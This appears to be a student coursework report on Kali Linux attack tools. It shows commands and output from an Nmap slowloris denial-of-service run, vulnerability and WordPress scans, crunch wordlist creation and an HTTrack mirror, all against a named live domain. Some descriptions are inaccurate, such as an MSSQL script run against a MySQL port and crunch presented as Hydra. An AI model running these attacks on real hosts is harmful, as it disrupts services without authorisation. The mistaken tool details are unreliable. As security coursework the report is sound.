GOVERNMENT POLYECHNIC COLLEGE

Udupi

TASK REPORT 1

NAME: POOJA

REGISTER NO. : 145CS20010


1.DoS attack using Nmap.

Namp (network map) a favourite tool for pentesters and security researchers to find out the open Port against any target.
Dos attack is a malicious attempt to overwhelm an online service and render it unusable.
Syntax: nmap - script http -slowloris-check <target ip/domain>

This http- slowloris -slowloris-check script opens and maintain numerous "half-HTTP" connection until the server runs out of resources, leading to a denial of service.

By default, the script runs for 30 minutes if DOS is not achieved. please note the number of concurrent connection must be defined with the option -max-parallelism.

Command:
nmap --script http-slowloris --max-parallelism 400 <target IP/domain>.
Output:



```
┌──(kali㉿kali)-[~]
└─$ nmap --script http-slowloris --max-parallelism 400 mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 14:20 EST
Stats: 0:07:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 28.35% done; ETC: 14:44 (0:16:48 remaining)
Stats: 0:09:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 28.55% done; ETC: 14:52 (0:22:16 remaining)
Stats: 0:16:20 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 28.76% done; ETC: 15:15 (0:38:12 remaining)
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.045s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
25/tcp   closed smtp
80/tcp   open   http
| http-slowloris:
|   Vulnerable:
|   the DoS attack took +12s
|   with 1001 concurrent connections
|_  and 0 sent queries
110/tcp  open   pop3
443/tcp  open   https
| http-slowloris:
|   Probably vulnerable:
|   the DoS attack took +2s
|   with 1 concurrent connections
|   and 0 sent queries
|_  Monitoring thread couldn't communicate with the server. This is probably due t
o max clients exhaustion or something similar but not due to slowloris attack.
3306/tcp open   mysql
8443/tcp open   https-alt
|_http-slowloris: false

Nmap done: 1 IP address (1 host up) scanned in 2075.59 seconds

┌──(kali㉿kali)-[~]
└─$ echo "pooja"
pooja
```

2.SQL empty password enumeration scanning using Nmap.


The ms-sql-empty-password.nse script tries to login to Microsoft SQL Servers with an empty password for the sysadmin (sa) account.

SQL Server credentials are not required Criteria for running:

Host script: Will be executed if the script arguments mssql.instance-all, mssql.instance-name, or mssql.instance-port are used.
Port script: Will run against any SQL Server services if the mssql.instance-all, mssql.instance-name, and mssql.instance-port script arguments are not used.

Command:
nmap -p 1433 --script ms-sql-info --script-args mssql.instance-port=1433 <target>

Output:




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 3306 --script ms-sql-info --script-args mssql.instance-port=3306 mitku
ndapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 15:19 EST
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.043s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1

PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 12.06 seconds

┌──(kali㉿kali)-[~]
└─$ echo "pooja"
pooja
```

3.Vulnerability scan using Nmap.

Nmap-vulners, vulnscan and vuln are the common and most popular CVE detection scripts in the nmap search engine. These scripts allow you to discover important information about system security flaws. One of the most well known vulnerability scanners is nmap-vulners. Vulscan is an NSE script that assist nmap is detecting vulnerabilities on targets based on services and version detection.vulscan is like a module for nmap that transforms it into a vulnerability scanner. The nmap option -sV allows for per service version detection, which is used to identify potential exploits for the detected vulnerabilities in the system.

Command : **nmap -sV --script vuln <target>**

Output:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script vuln mitkundapura.com
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 15:24 EST
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.045s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
21/tcp   open   tcpwrapped
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
|_ftp-libopie: ERROR: Script execution failed (use -d to debug)
25/tcp   closed smtp
80/tcp   open   tcpwrapped
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
7443/tcp open   tcpwrapped
8443/tcp open   tcpwrapped
|_http-server-header: openresty
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.94 seconds

┌──(kali㉿kali)-[~]
└─$ echo "pooja"
pooja
```

4.Create a password list using charecters “fghy”. The password should be minimum and maximum of length 4 letters using tool Hydra.

Hydra (or THC Hydra) is a parallelized network login cracker that can be found in a variety of operating systems, including Kali Linux, Parrot, and other major penetration testing environments. Hydra operates by employing various methods to perform brute-force attacks in order to guess the correct username and password combination.

Command: **crunch 4 4 fghy –o pass.txt**

Output:




```
┌──(kali㉿kali)-[~]
└─$ crunch 4 4 fghy -o wordlist.txt
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256

crunch: 100% completed generating output

┌──(kali㉿kali)-[~]
└─$ echo "pooja"
pooja
```

5.Wordpress scan using Nmap.

WordPress scan is a black box word press security scanner written in Ruby which attempts to find known security weakness with WordPress installation.its intended use it to be for security professionals or wordpress administrators to asses the security posture of their wordpress installation. The code is open source and licenced under the GPLv3.

*Command:
nmap --script http-wordpress-enum --script-args type="themes <target>

Output:




```
┌──(kali㉿kali)-[~]
└─$ nmap --script http-wordpress-enum --script-args type="themes" mitkundapura.com

Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-02 14:32 EST
NSE: [http-wordpress-enum] got no answers from pipelined queries
NSE: [http-wordpress-enum] got no answers from pipelined queries
Nmap scan report for mitkundapura.com (217.21.87.244)
Host is up (0.062s latency).
Other addresses for mitkundapura.com (not scanned): 2a02:4780:11:771:0:2d4c:6d7f:1
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
25/tcp   closed smtp
80/tcp   open   http
110/tcp  open   pop3
443/tcp  open   https
3306/tcp open   mysql
8443/tcp open   https-alt

Nmap done: 1 IP address (1 host up) scanned in 62.46 seconds

┌──(kali㉿kali)-[~]
└─$ echo "pooja"
pooja
```

6.What is use of HTTrack? command to copy website.

HTTRACK is a free and open source web crawler and offline browser, developed by Xavier Roche. HTTRACK allows users to download world wide web site from the internet to a local computer.by default,HTTrack arranges the download site by the original site relative link structure. The downloaded website can be browsed by opening a page of the site in a browser. HTTrack can also update an existing mirrored site and resume interrupted downloads.

Command: **httrack <target>**

Output:



```
┌──(kali㉿kali)-[~]
└─$ httrack mitkundapura.com
Mirror launched on Thu, 02 Mar 2023 15:56:09 by HTTrack Website Copier/3.49-4+libh
tsjava.so.2 [XR&CO'2014]
mirroring mitkundapura.com with the wizard help..
Done.mitkundapura.com/ (707 bytes) - 301
Thanks for using HTTrack!

┌──(kali㉿kali)-[~]
└─$ ls
backblue.gif  fade.gif     lp.txt             Public     wordlist1.txt
Desktop       hts-cache    mitkundapura.com   Templates  wordlist.txt
Documents     hts-log.txt  Music              Videos     zINGZtso.jpeg
Downloads     index.html   Pictures           virus.exe

┌──(kali㉿kali)-[~]
└─$ cd mitkundapura.com

┌──(kali㉿kali)-[~/mitkundapura.com]
└─$ ls
index.html

┌──(kali㉿kali)-[~/mitkundapura.com]
└─$ cat index.html
<HTML>
<!-- Created by HTTrack Website Copier/3.49-4 [XR&CO'2014] -->

<!-- Mirrored from mitkundapura.com/ by HTTrack Website Copier/3.x [XR&CO'2014], T
hu, 02 Mar 2023 20:56:12 GMT -->
<HEAD>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html;charset=UTF-8"><META HTTP-EQUIV
="Refresh" CONTENT="0; URL=index.html"><TITLE>Page has moved</TITLE>
</HEAD>
<BODY>
<A HREF="index.html"><h3>Click here...</h3></A>
</BODY>
<!-- Created by HTTrack Website Copier/3.49-4 [XR&CO'2014] -->

<!-- Mirrored from mitkundapura.com/ by HTTrack Website Copier/3.x [XR&CO'2014], T
hu, 02 Mar 2023 20:56:12 GMT -->
</HTML>

┌──(kali㉿kali)-[~/mitkundapura.com]
└─$ echo "pooja"
pooja
```